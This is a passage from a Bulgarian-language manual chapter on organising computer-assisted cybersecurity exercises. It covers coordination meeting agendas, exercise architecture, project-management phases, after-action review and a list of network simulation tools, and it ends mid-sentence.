	Общо време		40
Бележки			

Среща на директора на учението за евентуални изменения

Име	Координираща среща		
Време	Ежедневно 14.00 15.00 часа		
Цел	- Ред за провеждане на учението през следващите 24 часа; - Свеждане на указания при необходимост.		
Място	Конферентна зала		
Участници	При необходимост: - Директора на учението; - Началника на обучавания екип; - Офицерите за свръзка в съвместния център на учението. Основен състав: - Началинк EXCON; - Началника на съвместния център на учението; - Началника на клетката за сценарии; - Началника на HICON; - Началника на бялата клетка; - Началника на разузнаването/противниковите войски; - Експерт за свръзка на обучавания екип; - Ръководителя на екипа за оценка; - Представител на ръководителя на учението.		
Дневен ред	Тема	Ръководител	Време (мин)
	Откриване	Директора на учението	2
	Започване	Началинк EXCON	2
	Развитие на обстановката през последните 24 часа	Началника на EXCEN	10
	Развитие на обстановката през следващите 24 часа	Началника на клетката за сценария	5
	Коментари относно дейността на обучаемия щаб (екип)	Началника на обучаемите	5
	Заключителни бележки от основния състав	Началинк EXCON	5

	Указания	Директора на учението	5
		Общо време	49
Забележки	Провежда се (като VTC при разпределено КПУ) между основния и при необходимост допълнително привлечен състав		
Секретар	Администратор в съвместния център на учението		

Координираща среща на групата за контрол на учението

Име	Координираща среща (VTC при разпределено КПУ)		
Време	Ежедневно в 19.00ч. ZULU		
Цел	- Ред за провеждане на учението през следващите 24ч.; - Пледиране за обратна връзка от обучавания екип и офицерите за свръзка в съвместния център за ръководство на учението.		
Място	Конферентна зала		
Участници	- Началника на съвместния център за ръководство на учението (дневна смяна) председател; - Началника на EXCEN (нощна смяна); - Зам. началника на клетката за сценария; - Началника на HICON; - Началника на бялата клетка; - Представител на пъководителя на учението; - експерт за свръзка в обучавания екип.		
	личен състав при необходимост - Началникът на обучаемите или друг представител; - Началника на екипа за анализ или друг представител; - Експертите за свръзка в EXCEN; - Представител на съвместните сили за развръщане.		
Дневен ред	Тема	Ръководител	Време (мин)
	Откриване и ключови моменти от протичането на учението през последните 12 часа	Началника на съвместния център за ръководство на учението	10
	Коментар от представителите от клетките за нарастване на обстанов-ката (при необходимост)	Началника на HICON Началника на бялата клетка	10
	Развитие на учението през следващите 24 часа: - основни събития и инциденти; - очаквани резултати.	Началника на клетката за сценария	15

	Коментар относно дейност-та на офицера за свръзка	Офицерите за свръзка в съвместния център за ръководство на учението	5
	Коментари относно дейността на обучаемите	Началника на обучаемите	10
	Указания	Началника на EXCEN	10
	ОБЩО ВРЕМЕ		60
Секретар	Началника на EXCEN		
Забележки	Този форум може да бъде използван за дискутиране действията на обучаемите		

19.2. Специфика на КПУ по киберсигурност

Компютърно подпомаганите учения (КПУ) са едни от най-ефикасните инструменти за повишаване ефективността в подготовката и достигане на определено ниво на знания в обучаваните за реагиране при настъпване на инциденти и кризисни ситуации. В сравнение с реалните учения КПУ са по-изгодни във финансово отношение, намаляват нивото на риска, дават възможност да се правят времеви скокове и многократно да се повтаря един и същи сценарий за кратък интервал от време, както и да се симулират сценарии, чието практическо проиграване би представлявало сериозна трудност с неясни негативни последствия.

Подготовката и провеждането на КПУ в тематичната област „информационна сигурност" се различава от стандартно провежданите компютърно подпомагани учения основно в сценариите, използвания софтуер за моделиране и симулации на мрежовите комуникации, устройства, сървъри и приложения, по целевата група на обучаемите системни администратори, специалисти по информационна сигурност и, в известна степен, в критериите за оценка. Методологията и етапите на планиране, изграждане, провеждане, анализ и извличане на поуки са същите като във всяко друго КПУ.

В дългосрочен план в международен мащаб, тенденцията е КПУ да се утвърди като инструмент на новото поколение лидери в България, които ще са част от евроатлантическото пространство, характеризиращо се с добро управление. А принципите на доброто управление са: прозрачност, отчетност, резултатност, научна обосновка, интегритет.

КПУ по киберсигурсност допринася значително за повишаване експертността на оперативните служители, на лицата взимащи решение и на целия ръководен състав. Дори и да бъдат открити недостатъци в процедурите за реакция и слабости в действията на служителите, учение от подобен тип ще ускори процеса по усъвършенстването им, ще даде възможност за по-дълбоко разбиране на същността и детайлите на понятието „информационна сигурност", както ще даде знак на ръководителите на звената каква допълнителна квалификация и умения е необходимо да придобият служителите, за да изпълняват възможно най-качествено своите роли и отговорности в организацията.

За целите на провеждане на КПУ-то обикновено се проектира и изгражда реална и симулирана среда от участници, инфраструктура и софтуерни продукти т.нар. виртуална симулация.

КПУ се прилагат особено в ситуации, свързани с управление при кризисни ситуации, защото пресъздаването на подобни ситуации в реална обстановка е сложно, икономически неефективно и дори понякога невъзможно.

Ролята на КПУ като модел за учения произтича от тяхната характеристика:

- Чрез КПУ се създава възможност да бъдат проиграни множество варианти и ситуации.

- Създава ниско-бюджетна среда за комуникация и взаимодействие на междуведомствено, междудържавно и публично-частно ниво, централна, местна власт, администрация и други отговорни лица.
- Възможност за „симулиране" на липсващ елемент или участник в учението.
- Моделиране на опасни природни или техногенни процеси и създаване на виртуални ситуации, които в реална среда не би било възможно да бъдат проиграни.
- КПУ създават условия за количествени "измервания" на групова работа и анализ.
- Възможност за документиране и анализиране на експеримента, извличане на поуки за бъдещи реакции, създаване на бази знания и натрупване във времето.
- КПУ позволяват експериментиране на концепции, оборудване (технологични демонстрации), програмни системи за подпомагане на управлението.

Компютърно подпомаганите учения, могат да се провеждат под различна форма.

Компютърно подпомаганите учения притежават редица преимущества, най-важни от които са следните:

- съкращаване времето за подготовка на служителите за изпълняване на предстоящи задачи при запазване на количеството и обема на отработваните учебни въпроси;
- съкращаване на количеството обработвани оперативни документи и възможност за по-рационално използване на времето, отделяно по-рано за оформянето им;
- възможност за ефективна самостоятелна работа на обучаемите, особено на етап подготовка на играта;
- разширяват възможността за отработване на различни въпроси, свързани с действията на взимащите решения на различните етапи от управлението при инциденти;
- „учене от бъдещето";
- намаляване на финансовите, физическите и времеви разходи.

Използвайки компютри и интерактивен софтуер, участниците в компютърно-подпомаганите учения определят потенциалните заплахи, варианти за вземане на решение и проверяват ефективността на плановете за действие при настъпване на пробиви в информационната сигурност. Въпреки, че компютърните симулации не могат напълно да пресъздават събитията в сравнение с реалните събития, те все пак спомагат за увеличаване опита на участниците и позволяват всеки от тях да види изхода от решения си, както и да ги анализира и дебатира с останалите участници и експерти.

Едно от основните преимущества на компютърно подпомаганите учения е, че могат да служат като важно спомагателно средство за експериментиране на концепции или стратегии за информационна сигурност, преди тяхното прилагане на практика. Така могат да бъдат идентифицирани слабости в концепциите/ стратегиите и те да бъдат коригирани предварително.

Провеждането на всяко компютърно подпомагано учение е свързано със значителен обем от предварителна работа по планиране и подготовка, която обхваща прибли-

зително 90% от целия жизнен цикъл на учението. Самото провеждане на учението е в рамките на 1 2 дни, след което се преминава на етап анализ и извличане на поуки (приблизително 8-10% от времевия цикъл).

Една от основните цели при провеждане на КПУ по киберсигурност е да бъде проверена готовността на експертния и ръководен персонал да извършват следните дейности:

- Да установяват наличието на инцидент
- Да извършват първично отработване на инцидента в най-кратки срокове, с цел да се предотврати последваща загуба на данни, или други необратими повреди в информационната система, както и за да се затвори пробив в системата, ако инцидентът е резултат от такъв
- Да извършат damage assesment, и да установят всички детайли на инцидента
- Да съставят план за възстановяване на поразената система към работещо състояние
- Да възстановят поразената система

Участниците в учението са различни, в зависимост от типа на ученито - системни администратори, служители по информационна сигурност в организацията, ръководители на отдели и дирекции, както и ниво заместник министри и министри.

Добрите практики показват, че за целите на ефективното провеждане на компютърното учение е необходимо всички участници да бъдат в „изолирана" среда, ситуирани на една обща физическа площ, разделена на съответните звена, съгласно оперативната архитектура на учението.

Всеки участник има определена роля и спрямо тази роля достъп до съответната информация. Основните моменти от сценария биват визуализирани с помощта на софтуерен продукт за моделирани и симулации на мрежи, хардуер и основни софтуерни приложения, като по този начин ще се подпомага взимането на решения от отговорните за това лица. Всяко действие и предприета стъпка от участниците се записва и съхранява.

Цялата информация за протичане на учението е достъпна посредством интегрирана система за представяне на информацията. Тази информация се архивира за целите за анализи и извличане на поуки.

По преценка на ръководството на учението, се определя подход за информиране на медиите и отчитане на дейността в публичното пространство.

19.3. КПУ архитектури

Общата архитектура на компютърно подпомаганите учения по киберсигурност изглежда по следния начин:

Техническа и системна архитектура

Техническата архитектура отразява разбирането на техническите експерти за техническите детайли и структура доставка и разположението на хардуера, комуникационните устройства, стандартизация и поддръжка на системата. Включва:

- Работни станции/преносими компютри за участниците;
- Хардуер за контрол на подаваните сигнали до мултимедийните проектори и мониторите;
- Софтуер за комуникационните рутери, които ще осигуряват комуникациите;
- Стандартни протоколи TCP/IP, HTTP/XHTTP, FTP.

Системната архитектура описва системите и връзките между тях, които ще осигуряват нормалното протичане и покриват основните изисквания на ученето. Включва:

- Система за разработване на сценарии подготовка, редактиране и симулации;
- Система за комуникации е-мейл, пренос на данни, пренос на глас и видео;
- Система за подпомагане взимането на решения;

- Система за събиране и архивиране на информация;
- Уеб-базирана информационна система;
- Интегрирана система за визуализиране на информация;
- Система за обработка и обмяна на съобщения/инжекции.

Физическа архитектура

От съществено значение за качественото провеждане на учението е разположението на помещенията. Участниците трябва да бъдат изолирани от ежедневните си задължения и ангажименти, за да могат да се фокусират изцяло върху темата на учението. Тогава се постигат значително по-съществени резултати, както за обучаемите, така и за останалите заинтересовани страни.

За нуждите на КПУ обикновено се обособяват следните физически разделени центрове:

- Център за ръководство на учението - от него се извършва цялостно управление, наблюдение и контрол на учението. Ръководителят на учението и другите представители от екипа за управление на учението (EXCON) ще имат възможност да следят в реално време настъпването на събитията по сценарии, действията на участниците при извършване на планираните пробиви в сигурността на системите, както и да създават динамика и добяват промени при протичане на учението.
- Център за симулации от този център се контролира потока съобщения по сценария посредством последователността на събитията от предварително изготвения план-сценарий; ще се предоставят модели и софтуер за системата за подпомагане вземането на решения на оперативния център; ще се анализират в реално време протичането на учението и ще се дава експертно мнение към ръководството на учението, дали е в обхвата си и следва целите си.
- Оперативен център - в този център са разположени работните места на участниците. Всеки от участниците ще разполага с работна станция (лаптоп или стационарен компютър), които ще бъдат предварително конфигурирани за достъп да виртуалната мрежа на съответното звено, както и до използваните от всички участници системи за мониторинг на сървърите и услугите и обмена на съобщения. Оперативния център ще бъде разделен на функционални нива, в зависимост от йерархичното ниво на участниците.
- Бяла клетка - в него са позиционирани представители на „играещите“ медии, като и други сруктури с определена роля в учението, които се определят на следващ етап.
- Център за управление на инфраструктурата предоставя всички хардуерни ресурси, комуникации и софтуерни приложения, които ще се използват по време на учението.

- Център за анализи - предоставя модели и софтуер за системата за подпомагане вземането на решения на оперативния център;
- Логистичен център - в него се извършва регистрацията на участниците. Също така, центърът осигурява постоянен достъп до кафе, чай, разхладителни напитки, минерална вода и храна за поддържане свежия тонус на обучаемите.

Хардуерна и комуникационна архитектура

След като бъде изготвен началният сценарий за учението, се дефинират минималните изисквания към хардуерната и комуникационната архитектури изисквания към паметта, графичната карта и процесорите на хардуера; изисквания към скоростта за обмен на данни в мрежата, рутиращи устройства и т.н.

Базова софтуерна архитектура

За нуждите на компютърно подпомагано учение се използват лицензирани софтуерни продукти продукти, базирани на отворен код и специално разработени приложения за този тип учения.

19.4. Процес на КПУ по киберсигурност

Цялостният процес по разработване на среда и провеждане на КПУ представлява мащабна, мултидисциплинарна задача, изискваща адекватно управление, базирано на добрите практики, методологии и съвременните подходи в управлението.

Осигуряването на висока ефективност, прозрачност и достигане на поставените цели в подготовката и провеждането на КПУ би могло да се постигне чрез разработване и внедряване на модел на единна среда за управление на КПУ, прилагайки принципите, методите, средствата и инструментите на проектното управление, следвайки всички фази от жизнения цикъл на проекта, позволяващ автоматизиране на рутинните управленски дейности и управление на КПУ в портфолио.

Следвайки системния подход, сложната обща картина от дейности се разделя на отделни етапи и работи, изучават се взаимните връзки между отделните компоненти на системата. Формирането на подходящ екип, разпределяне на роли и отговорности, детайлно планиране, проследяване на текущата работа, контрол и получаване на обратна връзка са следващите етапи от реализиране функциите на проектното управление.

От проведените различни съвместни изследвания на Института за управление на проекти (PMI), George Washington University и водещи консултантски компании по проектно управление и обобщените резултати от тези изследвания, става ясно, че чрез прилагане инструментите и принципите на проектното управление се постига повишаване ефективността на резултатите, съкръщение на сроковете, прозрачност, текущ контрол, анализ и експертиза. Като цяло висока степен на управляемост и качество на процесите.

По своята същност управлението на проекти представлява съвкупност от разнородни дейности с уникално съдържание. Набор от умения и инструменти, насочени към решаване на сложни, нестандартни проблеми при наложени ограничения относно време, разходи, качество и специфични изисквания към организацията на работата, даващи възможност да се направят прогнози и да се контролират резултатите от направените усилия. Управлението на проекти е не само наука, а и агрегация на добри практики, умения и техники.

Реализирането на едно КПУ е мащабна и сложна дейност от взаимодействия и разработки, което изцяло отговаря на формулировката за проект. Налице са висока неопределеност, бързо променяща се среда, ограничения по време, ресурси, качество и други показатели, поемане на ясни отговорности, прогнози, контрол, анализи и експертизи.

Управлението, базирано на проекти има стратегически характер, като ефикасен инструмент (нов модел за общо управление), чрез който се дава отговор на промяната, развива се конкурентно способност и иновационен капацитет.

Изборът на точните подходи, методи и инструменти за проектно управление на КПУ е свързан с възможностите за адаптиране и прилагане на добри практики и стандарти в проектното управление към КПУ, отчитайки специфичните особености на процесите.

Добрите практики за управление на проекти доказват, че е необходимо да се следват процесите по всички фази от жизнения цикъл на проекта:


- ☐ Иницииране (Концептуализация);
- ☐ Процеси на планиране;
- ☐ Изпълнение на проекта;
- ☐ Мониторинг и контрол;
- ☐ Финализиране на проекта и “Lessons learned” анализ (поуки, уроци, опит).

За всички фази има различни ключови проблеми и решения, информация, отговорности и документи. За преминаването на проекта от една фаза в друга се налага финализирането на предишната. Това означава, че цикълът на управление е последователен процес и не е целесъобразно проектът да прескочи дадена фаза.

Процесите за управление на проекти могат да бъдат разбити на шест основни групи, реализиращи различни функции на управление:

- ☐ Процес на иницииране вземане на решение за начално изпълнение на проекта;
- ☐ Процес на планиране определяне на целите и критериите за успех на проекта, разработване на схема и график на дейностите за достигането им;
- ☐ Процес на изпълнение и контрол ръководене и координация на екипа и другите ресурси, нужни за изпълнение на плана;
- ☐ Процес на анализ- определяне съответствието на плана и изпълнението на проекта с поставените цели и критерии за успех; вземане на решение за евентуални коригиращи действия;
- ☐ Процес на управление ежедневно управление на проектните дейности, определяне на необходимите коригиращи въздействия, тяхното съгласуване, утвърждаване и практическо приложение;
- ☐ Процес на финализиране на проекта отчетност и оценка на критериите за успех на проекта.

Процесите на управление на проекти се припокриват и се проявяват с различна интензивност през всички етапи на проекта (виж фиг.). Те са насочени към достигане на крайните резултати на проекта и резултатите от един процес е изходна информация за друг.



Методологията за проектно управление и обобщените добри практики са адаптирани към спецификата на управление на КПУ с цел да се осигури участие на всички заинтересовани и/или отговорни страни, в процеса на вземане на решенията. По този начин се вземат под внимание всички аспекти на проектното управление и се създават подходящите процеси за конкретния проект. Това не означава, че всеки проект трябва стриктно да следи всички процеси, но е важно да ги проверява, за да не бъде пропусната някоя стъпка.

Всеки етап се разделя на подетапи с конкретни стъпки и разработване на подробни документи за реализация на проекта. Какви ще бъдат етапите, под етапите, конкретните стъпки и какви задачи ще се решават във всяка от тях, зависи от характера на проекта, от възприетия управленски подход, от архитектурата на проекта, което е анализирано и прието при стартирането на проектната дейност.

Иницииране

Иницирането на проект за разработване и провеждане на КПУ включва: определяне на появилите се потребности, оценка на способностите за провеждане на учение, определяне на това дали имаме нужда от външни изпълнители, предназначението и целите на проекта, описание на крайните резултати, очаквани разходи на ресурси, време за изпълнение на проекта. На практика тук се определя цялостната концепция на ученията какво трябва да се постигне, защо трябва да се постигне и как това да се случи.

Базата за започването на проекта може да бъде част от годишен план за провеждане на учения, потребност за експериментиране на нови концепции, прогнози за бъдещи реакции в определени ситуации, проверка на натрупан опит в различни области, при наличните възможности за решение на даден проблем.

Предпроектното проучване служи за преобразуване на предварителната проектна идея в определена хипотеза за интервенция чрез идентификация, специфициране и сравнение на няколко алтернативи с една и съща първоначална цел чрез събиране на различна информация, която да помогне на ръководителя на проекта да вземе окончателно решение за стартиране и последваща реализация на проекта.

19.5. Планиране и управление

Етапът на планиране е един от най-важните в проектното управление. На този етап се определят задачите, бюджета и срока на проекта. Често планирането се възприема като съставяне на график за работа, изпускайки управление на ресурсите, съставяне на бюджета, анализ и управление на рисковете.

Пълноценната техника на планиране на КПУ включва следните етапи:

- ✓ Определяне целите на проекта и тяхното описание.
- ✓ Определяне дейностите, необходими за реализиране на КПУ технологичен стадий.
- ✓ Определяне на списък от задачи, връзки между тях и продължителност.
- ✓ Разпределение на ресурсите.
- ✓ Съставяне на график за работа.

Планът на проекта съдържа следните елементи:

- ✓ Описание на задачите;
- ✓ Разпределение на ресурсите (включително и човешките ресурси);
- ✓ Времева оптимизация на дейностите.
- ✓ Добре разработеният план трябва да се използва като инструмент за:
- ✓ Остойностяване на резултатите;
- ✓ Измерване на резултатите;
- ✓ Отчетност;
- ✓ Управление.

19.6. Остойностяване

Остойностяването на дейностите и крайните резултати от тях е важна стъпка в процеса на управление/вземане на решение.

Използват се различни модели за остойностяване на разходите по проект.

Традиционното ресурсно планиране и остойностяване възприема идеята, че извършването на дадена работа и крайните продукти от нея изразходват ресурси. За разлика от това, методът за остойностяване на дейностите се базира на предположението, че извършената работа и крайните резултати от нея “консумират” дейности, а дейностите изразходват ресурси. Разходите трябва да се разделят така, че да съответстват на нивото на дейност, която изразходва ресурси.

Списък на разходите: това включва покупка, наемане или контрактуване на ресурси (човешки, материални, оборудване и др.), разходи за администриране на проекта и др.

Остойностяване на разходите: задаване на стойност(и) за единица мярка.

График за разходване: определя се във връзка с плана за действие и плана на ресурсите.

Дефиниране на финансовите процеси: кой и как управлява финансовите потоци (роли и отговорности).

19.7. Проектиране

Етапът на проектиране на КПУ е един от най-важните, тъй като при него се залага визията за реализиране на ученето цяло. На този етап се провежда процес по детайлно проектиране на ученето дефиниране на сценария, избор на участници и целеви групи за обучение, архитектура на ученето и др.

- Ключовите участници в ученето трябва да бъдат включени в етапа на планиране и проектиране, за да се гарантира, че подготвяното учение ще адресите въпросите, които те считат за най-важни, че сценарият е възможно най-близък до реалността, както и че участниците са изцяло ангажирани с подготовката.
- В процеса на проектиране се утвърждава, че сценариите са реалистични, и че те ще подготвят модераторите за отговор в следствие на разнообразните реакции и действия на участниците. Ще са направи потвърждение, че са включени необходимите инжекции, които ще движат сценария като цяло.
- Да бъде направено потвърждение, че наблюдаващите участници (monitors) са подходящо избрани, обучение и оборудвани с всички необходими средства и материали, така че да могат да изпълняват задълженията си по време на ученето безпроблемно.
- Да се определи участието на медиите по време и след ученето.

19.8. Провеждане на КПУ и изпълнение на проекта

Изпълнението е активната фаза на проекта. Това е същинското реализиране на проекта. Към нея се преминава след одобряване на проектния план и осигуряване на необходимите човешки, финансови, материални, информационни и други ресурси за проекта. В тази фаза управлението се състои в ръководене, координация на различни членове на екипа при изпълнение на отделни задачи и текущ контрол. Той се извършва под формата на регулярни срещи с участниците в проекта и регулярни отчети към екипите на фирмата възложител. Съставят се седмични графици и се следи прогреса спрямо изработения план. Предвиждат се евентуални спънки и при малко изоставане се вземат коригиращи действия.

Изпълнителските процеси се разделят на същностни и поддържащи. Към същностните спада процеса за изпълнение на проектния план, а към поддържащите обучение на проектния екип, разпространяване и събиране на информация за проекта, администриране на договори, консултации и други дейности.

Провеждане на ученето е свързано с изпълнение на следните дейности:

- Разполагане на:
  - Контролния център на ученето
  - Сигурност
  - Първа помощ
  - Логистика
  - Идентификация
  - Връзки с обществеността
- Провеждане на брифинги
- Разбор и анализ
- Първи доклади от наблюдението

19.9. Брифинг на участниците

Провеждането на брифинги между организаторите и участниците е важен момент, тъй като при тях се разясняват целите и задачите на ученето, предоставя се детайлна информация за ученето и се дискутират въпроси, които интересуват пряко двете страни.

Брифинги могат да се провеждат, както само с участниците в ученето, така и само между организаторите.

19.10. Взаимодействие между участниците

Взаимодействието между участниците е един от най-непредвидимите моменти в едно учение. Всеки от участниците получава различна информация от различни източници по време на ученето, което може да доведе до различни реакции и действия от тяхна страна. Тук е ролята на Ръководството на ученето, което да следи, дали ученето не се отклонява от целите си и да предприема съответните действия, за да го фокусира в тази посока.

Взаимодействието между участниците включва и:

- Разработване на план за действие при настъпване на киберинцидент:
  - Идентифициране на инцидента

- Идентифициране и неутрализиране на причините за инцидента
- Намаляване на щетите
- Отношение с медиите
- Комуникация
- Сътрудничество

- Опит за връщане в начално състояние

Контрол

В рамките на контрола, чрез наблюдение и измерване на постигнатите резултати и предприемане при необходимост на коригиращи действия, се осигурява изпълнение на проектния план. Контролиращите проектни процеси включват и превантивни действия за преодоляване на вероятни проблемни ситуации при реализацията на проекта.

Различни са начините за осъществяване на контрол контрол на качеството, одити и независими проверки, контролни проверки след приключване на проекта, преглед при приемане на проектния резултат.

Най-съществени са прегледите, извършвани след края на всяка проектна фаза. Те се извършват с цел съпоставяне на резултатите с плана, бюджета и изискванията на потребителя. Резултатите се документират.

Заключителна фаза

Заключителните проектни процеси осигуряват формално приключване и приемане на резултатите от проекта като цяло или на отделна негова фаза. Към тази проектна група процеси спадат административното финализиране и приключване на договорите и управлението на проекта.

Тази фаза е свързана със серия от дейности по изпълнение на проекта, включително:

- ✓ Анализ и оценка;
- ✓ Изводи и поуки за следващи учения;
- ✓ Оценяване дали критериите за приключване на проекта са изпълнени;
- ✓ Идентифициране на всякакви неуредени въпроси (дейности, рискове или проблеми);
- ✓ Подготовка на отчетната документация;
- ✓ Обявяване на края на проекта на всички заинтересовани страни и участници;
- ✓ Библиотека от добри практики.

Приключване на проекта е свързано с оценка на резултатите (постиженията) от проведеното КПУ, включително получаване на обратна връзка от страна на целевата група, към която са насочени резултатите. С помощта на анализ на резултатите, съпоставяне с първоначалния план, попълване на въпросници и оценка на участниците и заинтересованите страни се правят изводи, анализ на грешките и извличане на поуки за бъдещи проекти. На този етап се извършва цялостно архивиране на документацията по проекта, предаване на отчетните материали и други документи по финализиране на проект.

19.11. Анализ и извличане на поуки

Една от основните дейности на планиращия екип е след завършване на отработването на даден въпрос, да се направи подробен анализ и разбор на начина на планиране, отработване и провеждане.

Начина на провеждането му е свободен и обикновенно се определя от ръководителят на учението, като той заедно с групата за Анализ и контрол определят моментите и въпросите, на които искат да се обърне по- особено внимание и да се изтъкнат положителните и отрицателните моменти от преминатия въпрос.

За ръководител на групата за анализ и разбор се назначава обикновено опитен експерт с познания в областта, която се отработва и доказани възможности на лидер. Той с подчинения му екип трябва да са през цялото верме близко до основния обучаем състав. При провеждане на разпределени КПУ, експерти с опит в подготовката и провеждането на разбор и анализ се назначават и в дистанционните места за провеждане на учението, които с действията си подпомагат общия ръководител. Общия ръководител на групата за разбор и анализ координира действията си с директора на учението и е част от обучаващия екип.

Неговите основни отговорности са да улесни провеждането на разбора и анализа.

Определение: Професионално обсъждане на дадено мероприятие, насочено към критериите на изпълнение, което дава възможност на обучаемите да открият сами за себе си, какво и защо се е случило, как да поддържат силите и средствата и как да подобрят действията на подразделението.

Съществуват два основни типа AAR:

- формален разбор и анализ (основно се провежда в предварително подоготвена зала с демонстрационна техника). На него присъстват външни наблюдатели и контролиращи лица, обикновенно отнема повече време, използват се повече тренировъчни средства, определено е време за подготовка за изпълнението му, провежда се там където са осигурени допълнителни средства за представяне.
- неформален разбор и анализ (обикновенно се провежда на мястото на правеждане на учението). Провежда се от някой от началниците на обучаемите, обикновенно отнема по- малко време, използват се обикновенни (подръчни) средства за представяне, провежда се където позволява и се набляга най- вече на въпросите за подготовка.

Фокус на разбор и анализ

Фокусът на разбора и анализа може да се разгледа от четири гледни точки:

- Разбора и анализа подпомага изпълнението на мисията, като дава обратна информация за оценката на нивата за ръководство, от гледна точка на това, че е ключовата част на процеса за подготовка, но не може да се възприеме като „всеобхватен” за всяко предизвикателство.
- Разбора и аналица е фокусиран върху критериите за обучение, а не определя победители и губещи.

- Важно е ръководните нива непрекъснато да анализират обучението и подготовката даже и когато те са завършили. Анализа и разбора е необходимо да се провежда двустранно в искрена дискусия (откриване), не само едностранна критика, в която обучаемите активно ще открият какво се е случило и защо. Те ще научат и запомнят много повече за техните силни и слаби страни и ще осмислят сами направените изводи.
- Последният фокус на разбора и анализа е относно свързването на направените изводи с бъдещето обучение.

Съществуват четири основни стъпки на последователността на извършването му.

- Планиране на „Разбора и анализа".
- Подготовка на „Разбора и анализа".
- Провеждане на „Разбора и анализа"
- Продължение (използване на резултатите от „Разбора и анализа" от обучаващото се).

Първите три стъпки са изцяло под контрола на човека, който провежда „Разбора и анализа". Последната стъпка следва активите събрани от предните три стъпки и обучаемите имат изцяло отговорността за нейното осъществяване използвайки наученото. Тази стъпка започва от момента на провеждане на „Разбора и анализа" и продължава непрекъснато до следващото учение, когато ще бъдат открити нови възможности за усъвършенстване.

Провеждането на разбор и анализ на ученията трябва да отговори на следните въпроси:

- Какво е планирано?
- Какво реално се получи?
- Защо се получи?
- Какво можем ние да направим за да подобрим резултатите?

По време на процеса на анализ и оценка, основните критерии трябва да бъдат целите на обучение. Цялостния процес следва да бъде анализиран от гледна точка на:

- Стандартни и оперативни процедури;
- Действие на клетките за нарастване на обстановката;
- Развитие на избрания вариант за действие;
- Организация на ученията;
- Поддръжка на КИС;
- Поддръжка на компютърно-подпомаганото учение;
- Управление на информацията.

Процеса на анализиране на ученията и представянето на докладите е организиран в девет ключови момента описани по долу. Някои от тези дейности може да бъдат започнати на по-ранни етапи на планиране на ученията и уточнени в плана на ученията:

- Събиране на информация;
- Обобщаване на информацията;
- Провеждане на предварителни анализи. Началниците на екипите за разбор и анализ би трябвало да инициират предварителни анализи по време на фазата за провеждане на учението за оценка на адекватността на техните планове за наблюдение и събиране на информацията;
- Подготовка и представяне на доклади за първоначални впечатления.
- Провеждане на анализ на учението. В дискусията и разработването на окончателния доклад за учението, щабът провеждащ учението трябва да анализира цялата информация с практическо значение събрана по време на учението.
- От плана на учението се формира основата, която се използва за събиране и анализ на информацията по време на учението.
- Провеждане на дискусия след завършване на учението. Тя се явява като форум за активна дискусия между участниците след учението. Целта е да се извлече полза от обмяната на гледни точки и идеи с други участници, дискутиране действията на силите, екипите и изпълнението на процедурите по време на учението. Детайлите на дискусията след завършване на учението се отразяват в плана на учението и би трябвало да бъдат предвидени от Ръководителя на учението.
- Подготовка и издаване на окончателния доклад за учението. Ръководителя на учението ще развие възприетите поуки, които ще бъдат включени в окончателния доклад на учението с направените предложения и корекции. В допълнителен списък, анализите от всички участници в учението следва да бъдат събрани, сверени и подредени от групата за разбор и аналиц.
- Публикуване на специфични анализи и доклади. Разработване и публикуване на доклади в съответствие със спецификацията и в последствие с плана на учението.

Една от най- важните дейности, която успяват да подобрят и която е много важна за по- нататъшната дейност на обучаемите е работата им в екип. Много е приятно да видиш когато в началото всеки гледа по-някакъв начин да свърши само това, което се изисква от него, докато към края на учението разбира, че само неговото представяне не е достатъчно за подобряване на дейността на подразделението като цяло и започва всеки един да допринася в различна степен за общия краен резултат. Резултатът се засилва още по-вече, когато екипът се постави в екстремни условия, пренатоварена среда, работа в извън работно време и с ограничени срокове.

„Разборът и анализът" представляват средство за обучение на ръководните нива. С тяхна помощ те се обучават на професионална дискусия и „учене чрез откривателство". Провеждането на „Разбора и анализа" е творческа дейност, при която няма точно определен шаблон. Всеки „Разбор и анализ" може и е желателно да бъде различен и неповторим спрямо предишния, особено когато се провеждат няколко на едни и същи обучаеми. Колкото повече помощни средства се използват за представяне на дадена ситуация толкова по- добре тя остава запаметена от обучаемите. Разбира се не трябва да се прекалява с тях и е важно да се покаже дадения проблем, а не колко добре работим ние с техниката.

Не трябва да се забравя, че „Разборът и анализът" нямат за цел да покажат колко лошо е подготвен даден ръководител, а са насочени изцяло към подобряване на дейността им чрез реална и честна самопреценка. По този начин самите обучаеми повдигат своето професионално ниво и самочувствие.

19.12. Помощни инструменти за провеждане на КПУ по киберсигурност

За моделиране и емулации/симулации на ИКТ инфраструктурата в учение по киберсигурностмогат да се използват следните софтуерни продукти:

- Exata
- QualNet
- Graphical Network Simulator GNS3
- Dynamips
- Network Simulator - NS2
- ZenOSS, Nagios
- VMware vSphere Hypervisor
- други

19.13. Практическа част за подготовка за провеждане на КПУ по киберсигурност

Целите на компютърно-подпомаганите учения по кибер сигурност е да осигурят посветена, отделена и безопасна среда, в която да е възможно да се демонстрират инциденти в информационната сигурност, и атаките които ги съставят. Въпреки използването на думата "симулация" когато се говори за КПУ, атаките които се изпълняват в рамките на учението, по нищо не се отличават от атаките които биха се случили върху реална инфраструктура. Това позволява на участниците в учението да ги наблюдават от първо лице - нещо, което може никога да не им се е случвало до този момент - и ако се случи върху реалната инфраструктура, може да има катастрофални последици. Възможността тези инциденти да се проиграват в безопасна среда, дава шанс на участниците в учението да се упражняват и да тренират уменията си за реакция на подобни събития - както технически, така и организационни.

Също така, възможността за проиграване на инциденти в контролирана и безопасна среда, предлагат възможността да бъде проверена и оценена подготвеността на играчите за реакция, ако същите или подобни инцитенти се случат върху реалната инфраструктура. Подготвеността за реакция се дели на няколко основни области:

